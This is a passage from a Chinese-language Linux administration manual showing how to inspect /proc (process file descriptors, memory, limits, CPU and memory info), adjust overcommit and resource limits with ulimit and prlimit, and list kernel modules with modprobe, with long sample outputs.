(builder@kbuilder.dev.centos.org) (gcc version 4.8.5 20150623
(Red Hat 4.8.5-16) (GCC) ) #1 SMP Tue Aug 22 21:09:27 UTC 2017
```

4.2. /proc/进程ID

每个进程会对应一个/proc下的一个目录: /proc/进程ID

```
[root@www.netkiller.cn ~]# ls /proc/
1     122   1449  18    1891  1942  20    2306  2507  36    44
63   75  96           ioports       schedstat
10    123   1450  180   19    1943  2015  2308  2509  37    45
631  76  97           ipmi          scsi
100   124   1451  1802  190   1944  2016  2327  2519  38    46
632  77  976          irq           self
101   125   1452  182   1912  1945  203   2354  2521  3892  47
633  78  98           kallsyms      slabinfo
102   126   1453  1825  1921  1946  2057  2359  2526  3893  48
634  79  99           kcore         softirqs
103   127   1454  183   1922  1947  2060  2368  26    39    49
635  8   acpi         keys          stat
104   128   1455  184   1923  1948  2077  2370  27    3918  5
636  80  asound       key-users     swaps
105   129   1456  1843  1924  1949  2094  2372  2725  3966  50
637  81  buddyinfo    kmsg          sys
1057  13    1457  185   1925  1950  21    2395  2727  3980  51
638  82  bus          kpagecount    sysrq-trigger
106   1368  1458  1852  1926  1951  2109  24    2792  4     52
639  83  cgroups      kpageflags    sysvipc
107   14    1459  1858  1927  1952  2118  2465  28    40    53
```

```
64   84  cmdline      loadavg       timer_list
108   1437  146   186   1928  1953  2132  2466  2804  4056  532
65   85  cpuinfo      locks         timer_stats
109   1438  1460  187   1930  1954  2159  2467  2805  4085  54
66   86  crypto       mdstat        tty
11    1439  1461  188   1931  1955  22    2470  29    4087  544
67   87  devices      meminfo       uptime
110   1440  1462  1880  1932  1956  2218  2476  3     41    55
68   88  diskstats    misc          version
111   1441  1463  1881  1934  1957  2233  2489  30    42    56
69   89  dma          modules       vmallocinfo
112   1442  147   1882  1935  1958  2236  2493  31    43    57
7    9   driver       mounts        vmstat
113   1443  15    1883  1936  1959  2241  2495  3100  434   58
70   90  execdomains  mtd           zoneinfo
114   1444  1547  1884  1937  1962  2247  25    32    435   59
71   91  fb           mtrr
115   1445  16    1885  1938  1974  2251  2502  33    436   6
72   92  filesystems  net
116   1446  17    1886  1939  1985  2267  2503  3387  437   60
721  93  fs           pagetypeinfo
117   1447  177   1887  1940  1986  2293  2505  34    438   61
73   94  interrupts   partitions
12    1448  1786  189   1941  2     23    2506  35    439   62
74   95  iomem        sched_debug
```

4.3. /proc/*/fd/ 进程所打开的文件

查看进程所打开的文件

```
[root@www.netkiller.cn ~]# ps ax | grep rsyslogd
 2076 ?        Sl     0:00 /sbin/rsyslogd -i
/var/run/syslogd.pid -c 5
12774 pts/0    S+     0:00 grep rsyslogd

[root@www.netkiller.cn ~]# ls -l /proc/2076/fd
total 0
lrwx------ 1 root root 64 May  9 18:02 0 -> socket:[13103]
l-wx------ 1 root root 64 May  9 18:02 1 -> /var/log/messages
```

```
l-wx------ 1 root root 64 May  9 18:02 2 -> /var/log/cron
lr-x------ 1 root root 64 May  9 18:02 3 -> /proc/kmsg
l-wx------ 1 root root 64 May  9 18:02 4 -> /var/log/secure
```

4.4. 进程内存监控

/proc/进程id/smaps

```
# cat /proc/1/smaps
```

查看进程使用交换分区的情况

```
# awk '/^Swap:/ {SWAP+=$2}END{print SWAP" KB"}'
/proc/25020/smaps
532 KB
```

4.5. ulimit 状态

通过下面命令查看ulimit是否对进程起作用。/proc/{pid}/limits pid是进程ID

```
# cat /proc/25810/limits

Limit                     Soft Limit           Hard Limit
Units
Max cpu time              unlimited            unlimited
seconds
Max file size             unlimited            unlimited
bytes
Max data size             unlimited            unlimited
```

```
bytes
Max stack size            8388608              unlimited
bytes
Max core file size        0                    unlimited
bytes
Max resident set          unlimited            unlimited
bytes
Max processes             126870               126870
processes
Max open files            1024                 4096
files
Max locked memory         65536                65536
bytes
Max address space         unlimited            unlimited
bytes
Max file locks            unlimited            unlimited
locks
Max pending signals       126870               126870
signals
Max msgqueue size         819200               819200
bytes
Max nice priority         0                    0
Max realtime priority     0                    0
Max realtime timeout      unlimited            unlimited
us
```

```
[root@gitlab ~]# cat /proc/`pgrep -u redis redis`/limits
Limit                     Soft Limit           Hard Limit
Units
Max cpu time              unlimited            unlimited
seconds
Max file size             unlimited            unlimited
bytes
Max data size             unlimited            unlimited
bytes
Max stack size            8388608              unlimited
bytes
Max core file size        0                    0
bytes
Max resident set          unlimited            unlimited
```

```
bytes
Max processes             30617                30617
processes
Max open files            10240                10240
files
Max locked memory         65536                65536
bytes
Max address space         unlimited            unlimited
bytes
Max file locks            unlimited            unlimited
locks
Max pending signals       30617                30617
signals
Max msgqueue size         819200               819200
bytes
Max nice priority         0                    0
Max realtime priority     0                    0
Max realtime timeout      unlimited            unlimited
us
```

4.6. /proc/cpuinfo

```
[root@gitlab ~]# cat /proc/cpuinfo
processor       : 0
vendor_id       : GenuineIntel
cpu family      : 6
model           : 158
model name      : Intel(R) Core(TM) i3-7100 CPU @ 3.90GHz
stepping        : 9
microcode       : 0xea
cpu MHz         : 3900.500
cache size      : 3072 KB
physical id     : 0
siblings        : 4
core id         : 0
cpu cores       : 2
apicid          : 0
initial apicid  : 0
fpu             : yes
fpu_exception   : yes
```

```
cpuid level     : 22
wp              : yes
flags           : fpu vme de pse tsc msr pae mce cx8 apic sep
mtrr pge mca cmov pat pse36 clflush dts acpi mmx fxsr sse sse2
ss ht tm pbe syscall nx pdpe1gb rdtscp lm constant_tsc art
arch_perfmon pebs bts rep_good nopl xtopology nonstop_tsc cpuid
aperfmperf tsc_known_freq pni pclmulqdq dtes64 monitor ds_cpl
vmx est tm2 ssse3 sdbg fma cx16 xtpr pdcm pcid sse4_1 sse4_2
x2apic movbe popcnt tsc_deadline_timer aes xsave avx f16c
rdrand lahf_lm abm 3dnowprefetch cpuid_fault epb invpcid_single
pti ssbd ibrs ibpb stibp tpr_shadow vnmi flexpriority ept vpid
ept_ad fsgsbase tsc_adjust bmi1 avx2 smep bmi2 erms invpcid mpx
rdseed adx smap clflushopt intel_pt xsaveopt xsavec xgetbv1
xsaves dtherm arat pln pts hwp hwp_notify hwp_act_window
hwp_epp md_clear flush_l1d
bugs            : cpu_meltdown spectre_v1 spectre_v2
spec_store_bypass l1tf mds swapgs itlb_multihit srbds
bogomips        : 7824.00
clflush size    : 64
cache_alignment : 64
address sizes   : 39 bits physical, 48 bits virtual
power management:

processor       : 1
vendor_id       : GenuineIntel
cpu family      : 6
model           : 158
model name      : Intel(R) Core(TM) i3-7100 CPU @ 3.90GHz
stepping        : 9
microcode       : 0xea
cpu MHz         : 3900.781
cache size      : 3072 KB
physical id     : 0
siblings        : 4
core id         : 1
cpu cores       : 2
apicid          : 2
initial apicid  : 2
fpu             : yes
fpu_exception   : yes
cpuid level     : 22
wp              : yes
flags           : fpu vme de pse tsc msr pae mce cx8 apic sep
mtrr pge mca cmov pat pse36 clflush dts acpi mmx fxsr sse sse2
ss ht tm pbe syscall nx pdpe1gb rdtscp lm constant_tsc art
```

```
arch_perfmon pebs bts rep_good nopl xtopology nonstop_tsc cpuid
aperfmperf tsc_known_freq pni pclmulqdq dtes64 monitor ds_cpl
vmx est tm2 ssse3 sdbg fma cx16 xtpr pdcm pcid sse4_1 sse4_2
x2apic movbe popcnt tsc_deadline_timer aes xsave avx f16c
rdrand lahf_lm abm 3dnowprefetch cpuid_fault epb invpcid_single
pti ssbd ibrs ibpb stibp tpr_shadow vnmi flexpriority ept vpid
ept_ad fsgsbase tsc_adjust bmi1 avx2 smep bmi2 erms invpcid mpx
rdseed adx smap clflushopt intel_pt xsaveopt xsavec xgetbv1
xsaves dtherm arat pln pts hwp hwp_notify hwp_act_window
hwp_epp md_clear flush_l1d
bugs            : cpu_meltdown spectre_v1 spectre_v2
spec_store_bypass l1tf mds swapgs itlb_multihit srbds
bogomips        : 7824.00
clflush size    : 64
cache_alignment : 64
address sizes   : 39 bits physical, 48 bits virtual
power management:

processor       : 2
vendor_id       : GenuineIntel
cpu family      : 6
model           : 158
model name      : Intel(R) Core(TM) i3-7100 CPU @ 3.90GHz
stepping        : 9
microcode       : 0xea
cpu MHz         : 3900.581
cache size      : 3072 KB
physical id     : 0
siblings        : 4
core id         : 0
cpu cores       : 2
apicid          : 1
initial apicid  : 1
fpu             : yes
fpu_exception   : yes
cpuid level     : 22
wp              : yes
flags           : fpu vme de pse tsc msr pae mce cx8 apic sep
mtrr pge mca cmov pat pse36 clflush dts acpi mmx fxsr sse sse2
ss ht tm pbe syscall nx pdpe1gb rdtscp lm constant_tsc art
arch_perfmon pebs bts rep_good nopl xtopology nonstop_tsc cpuid
aperfmperf tsc_known_freq pni pclmulqdq dtes64 monitor ds_cpl
vmx est tm2 ssse3 sdbg fma cx16 xtpr pdcm pcid sse4_1 sse4_2
x2apic movbe popcnt tsc_deadline_timer aes xsave avx f16c
rdrand lahf_lm abm 3dnowprefetch cpuid_fault epb invpcid_single
```

```
pti ssbd ibrs ibpb stibp tpr_shadow vnmi flexpriority ept vpid
ept_ad fsgsbase tsc_adjust bmi1 avx2 smep bmi2 erms invpcid mpx
rdseed adx smap clflushopt intel_pt xsaveopt xsavec xgetbv1
xsaves dtherm arat pln pts hwp hwp_notify hwp_act_window
hwp_epp md_clear flush_l1d
bugs            : cpu_meltdown spectre_v1 spectre_v2
spec_store_bypass l1tf mds swapgs itlb_multihit srbds
bogomips        : 7824.00
clflush size    : 64
cache_alignment : 64
address sizes   : 39 bits physical, 48 bits virtual
power management:

processor       : 3
vendor_id       : GenuineIntel
cpu family      : 6
model           : 158
model name      : Intel(R) Core(TM) i3-7100 CPU @ 3.90GHz
stepping        : 9
microcode       : 0xea
cpu MHz         : 3900.459
cache size      : 3072 KB
physical id     : 0
siblings        : 4
core id         : 1
cpu cores       : 2
apicid          : 3
initial apicid  : 3
fpu             : yes
fpu_exception   : yes
cpuid level     : 22
wp              : yes
flags           : fpu vme de pse tsc msr pae mce cx8 apic sep
mtrr pge mca cmov pat pse36 clflush dts acpi mmx fxsr sse sse2
ss ht tm pbe syscall nx pdpe1gb rdtscp lm constant_tsc art
arch_perfmon pebs bts rep_good nopl xtopology nonstop_tsc cpuid
aperfmperf tsc_known_freq pni pclmulqdq dtes64 monitor ds_cpl
vmx est tm2 ssse3 sdbg fma cx16 xtpr pdcm pcid sse4_1 sse4_2
x2apic movbe popcnt tsc_deadline_timer aes xsave avx f16c
rdrand lahf_lm abm 3dnowprefetch cpuid_fault epb invpcid_single
pti ssbd ibrs ibpb stibp tpr_shadow vnmi flexpriority ept vpid
ept_ad fsgsbase tsc_adjust bmi1 avx2 smep bmi2 erms invpcid mpx
rdseed adx smap clflushopt intel_pt xsaveopt xsavec xgetbv1
xsaves dtherm arat pln pts hwp hwp_notify hwp_act_window
hwp_epp md_clear flush_l1d
```

```
bugs            : cpu_meltdown spectre_v1 spectre_v2
spec_store_bypass l1tf mds swapgs itlb_multihit srbds
bogomips        : 7824.00
clflush size    : 64
cache_alignment : 64
address sizes   : 39 bits physical, 48 bits virtual
power management:
```

4.7. 内存信息

```
[root@localhost ~]# cat /proc/meminfo
MemTotal:        7879260 kB
MemFree:         1669960 kB
MemAvailable:    2429272 kB
Buffers:             408 kB
Cached:           950980 kB
SwapCached:         6564 kB
Active:           895792 kB
Inactive:        5033320 kB
Active(anon):     247364 kB
Inactive(anon):  4732792 kB
Active(file):     648428 kB
Inactive(file):   300528 kB
Unevictable:         116 kB
Mlocked:               0 kB
SwapTotal:       8208380 kB
SwapFree:        7714812 kB
Dirty:                32 kB
Writeback:             0 kB
AnonPages:       4972664 kB
Mapped:           223696 kB
Shmem:             16708 kB
KReclaimable:      68304 kB
Slab:             166868 kB
SReclaimable:      68304 kB
SUnreclaim:        98564 kB
KernelStack:       11168 kB
PageTables:        22232 kB
NFS_Unstable:          0 kB
Bounce:                0 kB
```

```
WritebackTmp:           0 kB
CommitLimit:    12148008 kB
Committed_AS:   15674280 kB
VmallocTotal:   34359738367 kB
VmallocUsed:            0 kB
VmallocChunk:           0 kB
Percpu:              3456 kB
HardwareCorrupted:      0 kB
AnonHugePages:   4628480 kB
ShmemHugePages:         0 kB
ShmemPmdMapped:         0 kB
FileHugePages:          0 kB
FilePmdMapped:          0 kB
HugePages_Total:        0
HugePages_Free:         0
HugePages_Rsvd:         0
HugePages_Surp:         0
Hugepagesize:        2048 kB
Hugetlb:                0 kB
DirectMap4k:       256380 kB
DirectMap2M:      8056832 kB
DirectMap1G:            0 kB
```

4.8. overcommit_memory

```
[root@localhost ~]# echo "vm.overcommit_memory=1" >>
/etc/sysctl.conf
[root@localhost ~]# sysctl vm.overcommit_memory=1
vm.overcommit_memory = 1
[root@localhost ~]# cat /proc/sys/vm/overcommit_memory
1
```

5. 资源配置

5.1. ulimit - Modify shell resource limits.

```
[root@localhost ~]# ulimit
unlimited
[root@localhost ~]# ulimit -a
core file size          (blocks, -c) 0
data seg size           (kbytes, -d) unlimited
scheduling priority             (-e) 0
file size               (blocks, -f) unlimited
pending signals                 (-i) 62880
max locked memory       (kbytes, -l) 64
max memory size         (kbytes, -m) unlimited
open files                      (-n) 1024
pipe size            (512 bytes, -p) 8
POSIX message queues     (bytes, -q) 819200
real-time priority              (-r) 0
stack size              (kbytes, -s) 8192
cpu time               (seconds, -t) unlimited
max user processes              (-u) 62880
virtual memory          (kbytes, -v) unlimited
file locks                      (-x) unlimited
```

5.2. prlimit - Show or change the resource limits of a process.

```
[root@localhost ~]# prlimit
RESOURCE   DESCRIPTION                              SOFT
HARD UNITS
AS         address space limit                unlimited
unlimited bytes
CORE       max core file size                         0
unlimited bytes
CPU        CPU time                           unlimited
unlimited seconds
```

```
DATA       max data size                         unlimited
unlimited bytes
FSIZE      max file size                         unlimited
unlimited bytes
LOCKS      max number of file locks held         unlimited
unlimited locks
MEMLOCK    max locked-in-memory address space     65536
65536 bytes
MSGQUEUE   max bytes in POSIX mqueues            819200
819200 bytes
NICE       max nice prio allowed to raise             0
0
NOFILE     max number of open files                1024
262144 files
NPROC      max number of processes                62880
62880 processes
RSS        max resident set size                 unlimited
unlimited bytes
RTPRIO     max real-time priority                     0
0
RTTIME     timeout for real-time tasks           unlimited
unlimited microsecs
SIGPENDING max number of pending signals          62880
62880 signals
STACK      max stack size                       8388608
unlimited bytes
```

```
prlimit --pid 14644 --nofile=655360:655360
```

6. Kernel modules

add and remove modules from the Linux Kernel

6.1. modprobe - program to add and remove modules from the Linux Kernel

```
$ modprobe -l
kernel/arch/x86/kernel/cpu/mcheck/mce-inject.ko
kernel/arch/x86/kernel/cpu/cpufreq/powernow-k8.ko
kernel/arch/x86/kernel/cpu/cpufreq/mperf.ko
kernel/arch/x86/kernel/cpu/cpufreq/acpi-cpufreq.ko
kernel/arch/x86/kernel/cpu/cpufreq/pcc-cpufreq.ko
kernel/arch/x86/kernel/cpu/cpufreq/speedstep-lib.ko
kernel/arch/x86/kernel/cpu/cpufreq/p4-clockmod.ko
kernel/arch/x86/kernel/test_nx.ko
kernel/arch/x86/kernel/microcode.ko
kernel/arch/x86/crypto/fpu.ko
kernel/arch/x86/crypto/aes-x86_64.ko
kernel/arch/x86/crypto/twofish-x86_64.ko
kernel/arch/x86/crypto/salsa20-x86_64.ko
kernel/arch/x86/crypto/aesni-intel.ko
kernel/arch/x86/crypto/ghash-clmulni-intel.ko
kernel/arch/x86/crypto/crc32c-intel.ko
kernel/arch/x86/kvm/kvm.ko
kernel/arch/x86/kvm/kvm-intel.ko
kernel/arch/x86/kvm/kvm-amd.ko
kernel/kernel/trace/ring_buffer_benchmark.ko
kernel/mm/hwpoison-inject.ko
kernel/fs/nfs_common/nfs_acl.ko
kernel/fs/nls/nls_cp737.ko
kernel/fs/nls/nls_cp775.ko
kernel/fs/nls/nls_cp850.ko
kernel/fs/nls/nls_cp852.ko
kernel/fs/nls/nls_cp855.ko
kernel/fs/nls/nls_cp857.ko
kernel/fs/nls/nls_cp860.ko
kernel/fs/nls/nls_cp861.ko
kernel/fs/nls/nls_cp862.ko
kernel/fs/nls/nls_cp863.ko
```

```
kernel/fs/nls/nls_cp864.ko
kernel/fs/nls/nls_cp865.ko
kernel/fs/nls/nls_cp866.ko
kernel/fs/nls/nls_cp869.ko
kernel/fs/nls/nls_cp874.ko
kernel/fs/nls/nls_cp932.ko
kernel/fs/nls/nls_euc-jp.ko
kernel/fs/nls/nls_cp936.ko
kernel/fs/nls/nls_cp949.ko
kernel/fs/nls/nls_cp950.ko
kernel/fs/nls/nls_cp1250.ko
kernel/fs/nls/nls_cp1251.ko
kernel/fs/nls/nls_iso8859-1.ko
kernel/fs/nls/nls_iso8859-2.ko
kernel/fs/nls/nls_iso8859-3.ko
kernel/fs/nls/nls_iso8859-4.ko
kernel/fs/nls/nls_iso8859-5.ko
kernel/fs/nls/nls_iso8859-6.ko
kernel/fs/nls/nls_iso8859-7.ko
kernel/fs/nls/nls_cp1255.ko
kernel/fs/nls/nls_iso8859-9.ko
kernel/fs/nls/nls_iso8859-13.ko
kernel/fs/nls/nls_iso8859-14.ko
kernel/fs/nls/nls_iso8859-15.ko
kernel/fs/nls/nls_koi8-r.ko
kernel/fs/nls/nls_koi8-u.ko
kernel/fs/nls/nls_koi8-ru.ko
kernel/fs/nls/nls_utf8.ko
kernel/fs/mbcache.ko
kernel/fs/configfs/configfs.ko
kernel/fs/dlm/dlm.ko
kernel/fs/fscache/fscache.ko
kernel/fs/ext3/ext3.ko
kernel/fs/ext2/ext2.ko
kernel/fs/ext4/ext4.ko
kernel/fs/jbd/jbd.ko
kernel/fs/jbd2/jbd2.ko
kernel/fs/cramfs/cramfs.ko
kernel/fs/squashfs/squashfs.ko
kernel/fs/fat/fat.ko
kernel/fs/fat/vfat.ko
kernel/fs/fat/msdos.ko
kernel/fs/ecryptfs/ecryptfs.ko
kernel/fs/nfs/nfs.ko
kernel/fs/nfs/nfs_layout_nfsv41_files.ko
```

```
kernel/fs/exportfs/exportfs.ko
kernel/fs/nfsd/nfsd.ko
kernel/fs/lockd/lockd.ko
kernel/fs/cifs/cifs.ko
kernel/fs/jffs2/jffs2.ko
kernel/fs/ubifs/ubifs.ko
kernel/fs/autofs4/autofs4.ko
kernel/fs/fuse/fuse.ko
kernel/fs/fuse/cuse.ko
kernel/fs/udf/udf.ko
kernel/fs/xfs/xfs.ko
kernel/fs/cachefiles/cachefiles.ko
kernel/fs/btrfs/btrfs.ko
kernel/fs/gfs2/gfs2.ko
kernel/crypto/seqiv.ko
kernel/crypto/vmac.ko
kernel/crypto/xcbc.ko
kernel/crypto/crypto_null.ko
kernel/crypto/md4.ko
kernel/crypto/rmd128.ko
kernel/crypto/rmd160.ko
kernel/crypto/rmd256.ko
kernel/crypto/rmd320.ko
kernel/crypto/sha256_generic.ko
kernel/crypto/sha512_generic.ko
kernel/crypto/wp512.ko
kernel/crypto/tgr192.ko
kernel/crypto/gf128mul.ko
kernel/crypto/ecb.ko
kernel/crypto/cbc.ko
kernel/crypto/pcbc.ko
kernel/crypto/cts.ko
kernel/crypto/lrw.ko
kernel/crypto/xts.ko
kernel/crypto/ctr.ko
kernel/crypto/gcm.ko
kernel/crypto/ccm.ko
kernel/crypto/cryptd.ko
kernel/crypto/des_generic.ko
kernel/crypto/fcrypt.ko
kernel/crypto/blowfish.ko
kernel/crypto/twofish_common.ko
kernel/crypto/serpent.ko
kernel/crypto/aes_generic.ko
kernel/crypto/camellia.ko
```

```
kernel/crypto/cast5.ko
kernel/crypto/cast6.ko
kernel/crypto/arc4.ko
kernel/crypto/tea.ko
kernel/crypto/khazad.ko
kernel/crypto/anubis.ko
kernel/crypto/seed.ko
kernel/crypto/deflate.ko
kernel/crypto/zlib.ko
kernel/crypto/michael_mic.ko
kernel/crypto/authenc.ko
kernel/crypto/lzo.ko
kernel/crypto/ansi_cprng.ko
kernel/crypto/tcrypt.ko
kernel/crypto/ghash-generic.ko
kernel/crypto/xor.ko
kernel/crypto/async_tx/async_tx.ko
kernel/crypto/async_tx/async_memcpy.ko
kernel/crypto/async_tx/async_xor.ko
kernel/crypto/async_tx/async_pq.ko
kernel/crypto/async_tx/async_raid6_recov.ko
kernel/drivers/pci/pcie/aer/aer_inject.ko
kernel/drivers/pci/hotplug/acpiphp_ibm.ko
kernel/drivers/pci/hotplug/shpchp.ko
kernel/drivers/pci/hotplug/fakephp.ko
kernel/drivers/video/backlight/lcd.ko
kernel/drivers/video/backlight/platform_lcd.ko
kernel/drivers/video/backlight/progear_bl.ko
kernel/drivers/video/backlight/mbp_nvidia_bl.ko
kernel/drivers/video/backlight/wm831x_bl.ko
kernel/drivers/video/display/display.ko
kernel/drivers/video/vgastate.ko
kernel/drivers/video/fb_ddc.ko
kernel/drivers/video/riva/rivafb.ko
kernel/drivers/video/nvidia/nvidiafb.ko
kernel/drivers/video/aty/atyfb.ko
kernel/drivers/video/aty/aty128fb.ko
kernel/drivers/video/aty/radeonfb.ko
kernel/drivers/video/macmodes.ko
kernel/drivers/video/via/viafb.ko
kernel/drivers/video/savage/savagefb.ko
kernel/drivers/video/cirrusfb.ko
kernel/drivers/video/sm501fb.ko
kernel/drivers/video/vga16fb.ko
kernel/drivers/video/vfb.ko
```

```
kernel/drivers/video/output.ko
kernel/drivers/idle/i7300_idle.ko
kernel/drivers/acpi/apei/einj.ko
kernel/drivers/acpi/apei/erst-dbg.ko
kernel/drivers/acpi/video.ko
kernel/drivers/acpi/sbshc.ko
kernel/drivers/acpi/sbs.ko
kernel/drivers/acpi/power_meter.ko
kernel/drivers/acpi/acpi_pad.ko
kernel/drivers/xen/evtchn.ko
kernel/drivers/xen/xenfs/xenfs.ko
kernel/drivers/regulator/fixed.ko
kernel/drivers/regulator/userspace-consumer.ko
kernel/drivers/regulator/bq24022.ko
kernel/drivers/regulator/lp3971.ko
kernel/drivers/regulator/max1586.ko
kernel/drivers/regulator/wm831x-dcdc.ko
kernel/drivers/regulator/wm831x-isink.ko
kernel/drivers/regulator/wm831x-ldo.ko
kernel/drivers/regulator/wm8350-regulator.ko
kernel/drivers/regulator/wm8400-regulator.ko
kernel/drivers/regulator/ab3100.ko
kernel/drivers/regulator/tps65023-regulator.ko
kernel/drivers/regulator/tps6507x-regulator.ko
kernel/drivers/char/hw_random/timeriomem-rng.ko
kernel/drivers/char/hw_random/intel-rng.ko
kernel/drivers/char/hw_random/amd-rng.ko
kernel/drivers/char/hw_random/via-rng.ko
kernel/drivers/char/hw_random/virtio-rng.ko
kernel/drivers/char/pcmcia/ipwireless/ipwireless.ko
kernel/drivers/char/pcmcia/cm4000_cs.ko
kernel/drivers/char/pcmcia/cm4040_cs.ko
kernel/drivers/char/tpm/tpm_nsc.ko
kernel/drivers/char/tpm/tpm_atmel.ko
kernel/drivers/char/tpm/tpm_infineon.ko
kernel/drivers/char/cyclades.ko
kernel/drivers/char/nozomi.ko
kernel/drivers/char/synclink.ko
kernel/drivers/char/synclinkmp.ko
kernel/drivers/char/synclink_gt.ko
kernel/drivers/char/n_hdlc.ko
kernel/drivers/char/virtio_console.ko
kernel/drivers/char/uv_mmtimer.ko
kernel/drivers/char/lp.ko
kernel/drivers/char/i8k.ko
```

```
kernel/drivers/char/ppdev.ko
kernel/drivers/char/tlclk.ko
kernel/drivers/char/ipmi/ipmi_msghandler.ko
kernel/drivers/char/ipmi/ipmi_devintf.ko
kernel/drivers/char/ipmi/ipmi_si.ko
kernel/drivers/char/ipmi/ipmi_watchdog.ko
kernel/drivers/char/ipmi/ipmi_poweroff.ko
kernel/drivers/char/hangcheck-timer.ko
kernel/drivers/gpu/drm/i2c/ch7006.ko
kernel/drivers/gpu/drm/i2c/sil164.ko
kernel/drivers/gpu/drm/drm_kms_helper.ko
kernel/drivers/gpu/drm/drm.ko
kernel/drivers/gpu/drm/ttm/ttm.ko
kernel/drivers/gpu/drm/r128/r128.ko
kernel/drivers/gpu/drm/radeon/radeon.ko
kernel/drivers/gpu/drm/mga/mga.ko
kernel/drivers/gpu/drm/i915/i915.ko
kernel/drivers/gpu/drm/sis/sis.ko
kernel/drivers/gpu/drm/savage/savage.ko
kernel/drivers/gpu/drm/via/via.ko
kernel/drivers/gpu/drm/nouveau/nouveau.ko
kernel/drivers/serial/serial_cs.ko
kernel/drivers/serial/jsm/jsm.ko
kernel/drivers/block/floppy.ko
kernel/drivers/block/cciss.ko
kernel/drivers/block/pktcdvd.ko
kernel/drivers/block/osdblk.ko
kernel/drivers/block/cryptoloop.ko
kernel/drivers/block/virtio_blk.ko
kernel/drivers/block/sx8.ko
kernel/drivers/block/xen-blkfront.ko
kernel/drivers/misc/eeprom/at24.ko
kernel/drivers/misc/eeprom/eeprom.ko
kernel/drivers/misc/eeprom/max6875.ko
kernel/drivers/misc/eeprom/eeprom_93cx6.ko
kernel/drivers/misc/cb710/cb710.ko
kernel/drivers/misc/ics932s401.ko
kernel/drivers/misc/tifm_core.ko
kernel/drivers/misc/tifm_7xx1.ko
kernel/drivers/misc/ioc4.ko
kernel/drivers/misc/enclosure.ko
kernel/drivers/misc/sgi-xp/xp.ko
kernel/drivers/misc/sgi-xp/xpc.ko
kernel/drivers/misc/sgi-xp/xpnet.ko
kernel/drivers/misc/sgi-gru/gru.ko
```

```
kernel/drivers/misc/hpilo.ko
kernel/drivers/misc/isl29003.ko
kernel/drivers/misc/vmware_balloon.ko
kernel/drivers/mfd/sm501.ko
kernel/drivers/mfd/wm8400-core.ko
kernel/drivers/mfd/wm831x.ko
kernel/drivers/mfd/wm8350.ko
kernel/drivers/mfd/wm8350-i2c.ko
kernel/drivers/mfd/mfd-core.ko
kernel/drivers/mfd/ab3100-core.ko
kernel/drivers/mfd/ab3100-otp.ko
kernel/drivers/scsi/device_handler/scsi_dh_rdac.ko
kernel/drivers/scsi/device_handler/scsi_dh_hp_sw.ko
kernel/drivers/scsi/device_handler/scsi_dh_emc.ko
kernel/drivers/scsi/device_handler/scsi_dh_alua.ko
kernel/drivers/scsi/megaraid/megaraid_mm.ko
kernel/drivers/scsi/megaraid/megaraid_mbox.ko
kernel/drivers/scsi/megaraid/megaraid_sas.ko
kernel/drivers/scsi/scsi_tgt.ko
kernel/drivers/scsi/raid_class.ko
kernel/drivers/scsi/scsi_transport_spi.ko
kernel/drivers/scsi/scsi_transport_fc.ko
kernel/drivers/scsi/scsi_transport_iscsi.ko
kernel/drivers/scsi/scsi_transport_sas.ko
kernel/drivers/scsi/libsas/libsas.ko
kernel/drivers/scsi/scsi_transport_srp.ko
kernel/drivers/scsi/libfc/libfc.ko
kernel/drivers/scsi/fcoe/fcoe.ko
kernel/drivers/scsi/fcoe/libfcoe.ko
kernel/drivers/scsi/fnic/fnic.ko
kernel/drivers/scsi/bnx2fc/bnx2fc.ko
kernel/drivers/scsi/libiscsi.ko
kernel/drivers/scsi/libiscsi_tcp.ko
kernel/drivers/scsi/iscsi_tcp.ko
kernel/drivers/scsi/iscsi_boot_sysfs.ko
kernel/drivers/scsi/arcmsr/arcmsr.ko
kernel/drivers/scsi/aic7xxx/aic7xxx.ko
kernel/drivers/scsi/aic7xxx/aic79xx.ko
kernel/drivers/scsi/aacraid/aacraid.ko
kernel/drivers/scsi/aic94xx/aic94xx.ko
kernel/drivers/scsi/isci/isci.ko
kernel/drivers/scsi/ips.ko
kernel/drivers/scsi/qla2xxx/qla2xxx.ko
kernel/drivers/scsi/qla4xxx/qla4xxx.ko
kernel/drivers/scsi/lpfc/lpfc.ko
```

```
kernel/drivers/scsi/bfa/bfa.ko
kernel/drivers/scsi/hpsa.ko
kernel/drivers/scsi/sym53c8xx_2/sym53c8xx.ko
kernel/drivers/scsi/mpt2sas/mpt2sas.ko
kernel/drivers/scsi/initio.ko
kernel/drivers/scsi/3w-xxxx.ko
kernel/drivers/scsi/3w-9xxx.ko
kernel/drivers/scsi/3w-sas.ko
kernel/drivers/scsi/ppa.ko
kernel/drivers/scsi/imm.ko
kernel/drivers/scsi/libsrp.ko
kernel/drivers/scsi/hptiop.ko
kernel/drivers/scsi/stex.ko
kernel/drivers/scsi/mvsas/mvsas.ko
kernel/drivers/scsi/cxgbi/libcxgbi.ko
kernel/drivers/scsi/cxgbi/cxgb3i/cxgb3i.ko
kernel/drivers/scsi/cxgbi/cxgb4i/cxgb4i.ko
kernel/drivers/scsi/bnx2i/bnx2i.ko
kernel/drivers/scsi/be2iscsi/be2iscsi.ko
kernel/drivers/scsi/pmcraid.ko
kernel/drivers/scsi/vmw_pvscsi.ko
kernel/drivers/scsi/st.ko
kernel/drivers/scsi/osst.ko
kernel/drivers/scsi/sd_mod.ko
kernel/drivers/scsi/sr_mod.ko
kernel/drivers/scsi/sg.ko
kernel/drivers/scsi/ch.ko
kernel/drivers/scsi/ses.ko
kernel/drivers/scsi/osd/libosd.ko
kernel/drivers/scsi/osd/osd.ko
kernel/drivers/scsi/scsi_debug.ko
kernel/drivers/scsi/scsi_wait_scan.ko
kernel/drivers/ata/ahci.ko
kernel/drivers/ata/sata_svw.ko
kernel/drivers/ata/ata_piix.ko
kernel/drivers/ata/sata_promise.ko
kernel/drivers/ata/sata_qstor.ko
kernel/drivers/ata/sata_sil.ko
kernel/drivers/ata/sata_sil24.ko
kernel/drivers/ata/sata_via.ko
kernel/drivers/ata/sata_vsc.ko
kernel/drivers/ata/sata_sis.ko
kernel/drivers/ata/sata_sx4.ko
kernel/drivers/ata/sata_nv.ko
kernel/drivers/ata/sata_uli.ko
```

```
kernel/drivers/ata/sata_mv.ko
kernel/drivers/ata/sata_inic162x.ko
kernel/drivers/ata/pdc_adma.ko
kernel/drivers/ata/pata_ali.ko
kernel/drivers/ata/pata_amd.ko
kernel/drivers/ata/pata_artop.ko
kernel/drivers/ata/pata_atp867x.ko
kernel/drivers/ata/pata_atiixp.ko
kernel/drivers/ata/pata_cmd64x.ko
kernel/drivers/ata/pata_hpt366.ko
kernel/drivers/ata/pata_hpt37x.ko
